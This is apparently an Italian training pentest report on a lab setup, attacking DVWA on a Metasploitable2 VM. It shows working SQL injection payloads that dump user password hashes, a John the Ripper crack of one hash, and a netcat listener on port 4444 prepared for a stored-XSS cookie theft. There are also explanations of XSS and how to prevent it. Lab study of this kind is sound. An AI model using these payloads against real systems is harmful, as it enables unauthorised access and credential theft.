



BUFFER THE COOKIES

[HOME](#)

[ABOUT US](#)

[CONTENTS](#)

[EXTRA](#)



# BUILDWEEK 2



# ABOUT US



Siamo un'azienda privata che lavora nel settore della cybersecurity da oltre 10 anni. Stiamo lavorando a diversi progetti nazionali al fine di salvaguardare l'intero ecosistema delle reti aziendali da eventuali trasgressori. Siamo stati chiamati da un'azienda partner di theta, la quale vorrebbe rimanere anonima per ragioni legate alla policy, per effettuare degli attacchi a delle macchine virtuali create da loro al fine di testare la nostra competenza in materia di sicurezza informatica.





BUFFER THE COOKIES

# CONTENTS



## 1. CONFIGURAZIONE RETE

È stato chiesto alla nostra azienda di configurare la rete in modo da creare un ambiente di rete sicuro



## 2. VULNERABILITÀ SQL INJECTION & XSS

Sfruttare la vulnerabilità SQL Injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso



## 3. BUFFER OVERFLOW

L'azienda ci ha ingaggiato per verificare le nostre competenze in ambito programmazione in particolare con C.



## 4. EXPLOIT CON METASPLOIT

Eseguire diversi exploit con metasploit al fine di accedere all'interno delle macchine virtuali fornite dall'azienda.





BUFFER THE COOKIES

# VULNERABILITÀ SQLI E XSS







# CONFIGURAZIONE DI RETE SQLI

```
(kali㉿kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.13.100 netmask 255.255.255.0 broadcast 192.168.13.255  
    inet6 fe80::67d7:4118:482b:c559 prefixlen 64 scopeid 0<link>  
    ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)  
    RX packets 25 bytes 3703 (3.6 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 23 bytes 2910 (2.8 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

File Macchina Visualizza Inserimento Dispositivi Aiuto

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

No mail.

nsfadmin@metasploitable:~\$ ifconfig

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:c9:13:40  
          inet addr:192.168.13.150 Bcast:192.168.13.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fec9:1340/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:74 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:65 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:9923 (9.6 KB)  TX bytes:5038 (4.9 KB)  
          Base address:0xd020 Memory:f0200000-f0220000
```

lo

```
Link encap:Local Loopback  
    inet addr:127.0.0.1 Mask:255.0.0.0  
    inet6 addr: ::1/128 Scope:Host  
    UP LOOPBACK RUNNING  MTU:16436  Metric:1  
    RX packets:127 errors:0 dropped:0 overruns:0 frame:0  
    TX packets:127 errors:0 dropped:0 overruns:0 carrier:0  
    collisions:0 txqueuelen:0  
    RX bytes:29425 (28.7 KB)  TX bytes:29425 (28.7 KB)
```





# COS'È SQL INJECTION

L'SQL Injection (SQLi) è una vulnerabilità di sicurezza che consente a un attaccante di manipolare le query SQL inviate a un database attraverso un'applicazione web. Il suo obiettivo è quello di sfruttare l'input non filtrato dall'utente per eseguire comandi arbitrari sul database.

Permette a un eventuale malintenzionato di ottenere:

- Un accesso non autorizzato per ottenere credenziali di accesso come username e password;
- Rubare informazioni sensibili come dati personali o numeri di carte di credito;
- Inserire il codice malevolo per controllare il server o l'applicazione;
- Modificare o eliminare informazioni importanti nel database.





BUFFER THE COOKIES

# SQL INJECTION

Damn Vulnerable Web App

192.168.13.150/dvwa/vulnerabilities/sql/?id=1'+UNION+SELECT+user%2C+password+FROM+users%23&Submit=Submit#

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**DVWA**

Home Instructions Setup

Brute Force Command Execution CSRF File Inclusion **SQL Injection** SQL Injection (Blind) Upload XSS reflected XSS stored

DVWA Security PHP Info About Logout

### Vulnerability: SQL Injection

User ID:

Submit

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dccc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260033678922e03

ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bba40cade3da5c71e9e0b7

ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dccc3b5aa765d61d8327deb882cf99

More info

<http://www.securitytrails.com/security/vulnerabilities/SQLIN/P26E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.vulnweb.com/sec/tutorials/sql-injection.html>

Username: admin  
Security Level: low  
PHPIDS: disabled

View Source View Help

Damn Vulnerable Web App

192.168.13.150/dvwa/vulnerabilities/sql/?id=1'+or+'1%3D1'+union+select+user%2Cpassword+from+users&Submit=Submit#

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

**DVWA**

Home Instructions Setup

Brute Force Command Execution CSRF File Inclusion **SQL Injection** SQL Injection (Blind) Upload XSS reflected XSS stored

DVWA Security PHP Info About Logout

### Vulnerability: SQL Injection

User ID:

Submit

ID: 1 or 1=1 union select user,password from users  
First name: admin  
Surname: admin

ID: 1 or 1=1 union select user,password from users  
First name: Gordon  
Surname: Brown

ID: 1 or 1=1 union select user,password from users  
First name: Hack  
Surname: He

ID: 1 or 1=1 union select user,password from users  
First name: Pablo  
Surname: Picasso

ID: 1 or 1=1 union select user,password from users  
First name: Bob  
Surname: Smith

ID: 1 or 1=1 union select user,password from users  
First name: admin  
Surname: 5f4dccc3b5aa765d61d8327deb882cf99

ID: 1 or 1=1 union select user,password from users  
First name: gordonb  
Surname: e99a18c428cb38d5f260033678922e03

ID: 1 or 1=1 union select user,password from users  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 or 1=1 union select user,password from users  
First name: pablo  
Surname: 0d107d09f5bba40cade3da5c71e9e0b7

ID: 1 or 1=1 union select user,password from users  
First name: smithy  
Surname: 5f4dccc3b5aa765d61d8327deb882cf99

Username: admin  
Security Level: medium  
PHPIDS: disabled





BUFFER THE COOKIES

# RECUPERO CREDENZIALI IN CHIARO

```
(kali@kali)-[~]  
$ john --format=raw-md5 /home/kali/Desktop/rockyou.txt /home/kali/Desktop/user.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Warning: Only 2 candidates buffered for the current salt, minimum 24 needed for performance.  
Warning: Only 20 candidates buffered for the current salt, minimum 24 needed for performance.  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
letmein (pablo)  
1g 0:00:00:00 DONE 2/3 (2024-11-18 04:37) 50.00g/s 63400p/s 63400c/s 63400C/s 123456..larry  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```

Username: admin  
Security Level: medium  
PWPECB: disabled





# RELAZIONE TECNICA PARTE 1

La nostra azienda è stata ingaggiata per testare le vulnerabilità presenti all'interno del loro web server. Abbiamo notato che l'input non era filtrato pertanto abbiamo provato ad eseguire un attacco Sql injection per ottenere le credenziali presenti all'interno del database. Dopo aver testato diversi livelli di sicurezza, abbiamo notato una falla nei livelli easy e medium pertanto abbiamo sfruttato la vulnerabilità per reperire nuovamente le credenziali.

Gli script utilizzati sono i seguenti in base al livello di sicurezza:

- Easy: `1' UNION SELECT user, password FROM users#` sfrutta la vulnerabilità SQLi per unire i risultati di una query legittima con quelli di una query malevola, esponendo dati sensibili come nomi utente e password.
- Medium: `1 OR 1=1 UNION SELECT user, password FROM users` questo script combina una condizione sempre vera (`1 OR 1=1`) e l'operatore UNION per manipolare una query SQL





## RELAZIONE TECNICA PARTE 2 (RECUPERO CREDENZIALI)

Attraverso i vari test sulle vulnerabilità, abbiamo ottenuto delle credenziali in hash. Per il cracking ci siamo affidati all'utilizzo del software open-source john the ripper il quale ci ha permesso, attraverso un attacco a dizionario, di confrontare il codice Hash a delle password all'interno di una lista. Per questo compito ci siamo affidati alla wordlist "rockyou.txt" la quale contiene un elenco di password comuni.

John the Ripper è stato utilizzato per verificare la robustezza delle password sul sistema target. L'obiettivo è stato quello di identificare password deboli e dimostrare come gli attaccanti potrebbero sfruttare queste vulnerabilità.





# RELAZIONE NON TECNICA (SQLI)

Siamo entrati con l'indirizzo IP privato (ovvero un indirizzo che viene assegnato dal router automaticamente a ogni dispositivo per identificarlo univocamente).

Ci siamo collegati al web server dell'azienda da remoto, come richiesto, per verificare la sicurezza dello stesso attraverso dei test.

Da questi è figurata una vulnerabilità a un tipo di attacco chiamato Sql injection che ha lo scopo di ottenere le credenziali presenti nel database.

La password ottenuta dall'account "Pablo Picasso" risultava in codice hash (ovvero una stringa di caratteri apparentemente senza un nesso logico) pertanto abbiamo dovuto craccarla per accedere all'account. Per fare ciò ci siamo serviti del software "John the ripper" che confronta il codice hash a delle password comuni (attraverso una lista) per verificare la compatibilità tra i due ed ottenere come risultato la password in chiaro.





# CONFIGURAZIONE DI RETE XSS

```
kali@kali: ~  
File Actions Edit View Help  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.104.100 netmask 255.255.255.0 broadcast 192.168.104.255  
    inet6 2a0e:419:3357:0:a00:27ff:fead:2587 prefixlen 64 scopeid 0<global>  
    inet6 fe80::a00:27ff:fead:2587 prefixlen 64 scopeid 0<link>  
    inet6 fdd7:21:9d01:8782:a00:27ff:fead:2587 prefixlen 64 scopeid 0<global>  
    ether 08:00:27:ad:25:87 txqueuelen 1000 (Ethernet)  
    RX packets 84 bytes 10758 (10.5 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 18 bytes 3794 (3.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```

```
MetaSploitable2 [In esecuzione] - Oracle VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
http://help.ubuntu.com/  
No mail.  
nsfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:e1:ed:f1  
          inet addr:192.168.104.150 Bcast:192.168.104.255 Mask:255.255.255.0  
          inet6 addr: fdd7:21:9d01:8782:a00:27ff:fee1:edf1/64 Scope:Global  
          inet6 addr: 2a0e:419:3357:0:a00:27ff:fee1:edf1/64 Scope:Global  
          inet6 addr: fe80::a00:27ff:fee1:edf1/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:60 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:516 (516.0 B)  TX bytes:4356 (4.2 KB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:20926 (20.4 KB)  TX bytes:20926 (20.4 KB)  
  
nsfadmin@metasploitable:~$
```





# COS'È IL CROSS-SITE SCRIPTING (XSS)

XSS (Cross-Site Scripting) è una vulnerabilità di sicurezza che permette agli attaccanti di iniettare script maligni in pagine web visualizzate da altri utenti. Questi script, solitamente scritti in JavaScript, vengono eseguiti nel browser della vittima e possono compromettere la sicurezza dell'utente, rubando informazioni sensibili come cookie, sessioni, o eseguendo azioni non autorizzate a nome della vittima.





# TIPOLOGIE DI XSS

Ci sono diversi tipi di XSS, i più comuni sono:

## **Stored XSS:**

In questo tipo di attacco, lo script maligno viene memorizzato nel server, ad esempio in un database, nei file di log o in altre risorse persistenti. Quando l'utente accede alla pagina vulnerabile, lo script viene eseguito automaticamente nel suo browser. Questo tipo di vulnerabilità è particolarmente pericoloso perché lo script compromesso rimane nel sito e può infettare numerosi utenti.

## **Reflected XSS:**

In questo caso, lo script maligno viene inviato direttamente al server tramite una richiesta HTTP (ad esempio, tramite un parametro GET o POST). Il server "riflette" il dato in una risposta HTTP, che include lo script maligno, che viene quindi eseguito nel browser della vittima. Questo tipo di vulnerabilità è generalmente meno persistente rispetto allo stored XSS, ma è comunque pericoloso se l'attaccante riesce a convincere la vittima a cliccare su un link infetto.

## **DOM-based XSS:**

In questo tipo di attacco, la vulnerabilità risiede nel lato client, ovvero nel codice JavaScript che manipola il Document Object Model (DOM) della pagina web. L'attaccante sfrutta un comportamento non sicuro del client, ad esempio manipolando l'URL o le variabili locali, per iniettare codice maligno che viene poi eseguito nel browser della vittima.

A differenza degli altri tipi di XSS, non è necessaria l'interazione con il server, poiché l'attacco avviene interamente nel browser.





# CONSEGUENZE ATTACCHI

Le conseguenze di un attacco XSS possono essere molteplici e devastanti:

- Gli attaccanti possono rubare cookie, credenziali, informazioni bancarie o altre informazioni sensibili.
- Grazie al furto di sessione o al controllo della vittima, si possono inviare richieste malevole al server, agendo come se fosse l'utente legittimo.
- I malintenzionati possono creare pagine di login false o altre trappole per ingannare la vittima e rubare credenziali.
- In alcuni casi, gli script possono essere utilizzati per eseguire comandi sul browser della vittima, come inviare dati a server remoti o interagire con altre applicazioni web.





# PREVENZIONE ATTACCHI XSS

Per proteggere le applicazioni web da XSS, si possono adottare diverse misure:

## **Validazione e sanitizzazione dell'input:**

- Ogni input dell'utente deve essere filtrato. È essenziale validare e sanitizzare i dati, rimuovendo o neutralizzando i caratteri pericolosi (ad esempio, <, >, ', ", e &) che sono di solito utilizzati per creare script malevoli.

## **Escaping dell'output:**

- Quando i dati dell'utente vengono inseriti nel codice HTML o JavaScript, è fondamentale eseguire l'escaping dei caratteri speciali per evitare che vengano interpretati come codice.

## **Impiego di Content Security Policy (CSP):**

- Le politiche di sicurezza dei contenuti (CSP) possono limitare le risorse che una pagina può caricare e eseguire, bloccando script provenienti da origini non fidate. Se un attaccante tenta di iniettare uno script da una fonte non inclusa nella policy, il browser lo bloccherà.

## **Uso di framework sicuri:**

- Molti framework moderni (come React, Angular, e Django) forniscono protezioni integrate contro XSS, come il rendering sicuro dei dati dell'utente.

## **Autenticazione e gestione delle sessioni sicure:**


- Utilizzare tecniche di gestione delle sessioni sicure, come l'uso di cookie con l'attributo HttpOnly per impedire l'accesso via JavaScript, e l'uso di HTTPS per proteggere la trasmissione dei dati sensibili.





# NETCAT

Una volta configurato l'ambiente di rete, abbiamo usato il software "netcat" per metterci in ascolto sulla porta 4444 in quanto quest'ultima viene utilizzata per intercettare traffico e comunicazioni.

A terminal window with a dark background and light-colored text. The window has a title bar with a close button and a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal shows a shell prompt '(kali@kali)-[~]' followed by the command '\$ nc -lvnp 4444'. Below the command, it says 'listening on [any] 4444 ...' and a cursor is visible on the next line.

```
(kali@kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
█
```






BUFFER THE COOKIES

# XSS STORED

Per poter inserire il nostro script all'interno del web server, abbiamo dovuto effettuare una modifica lato client in quanto la lunghezza massima consentita (max lenght) era impostata sul limite di 50 caratteri.



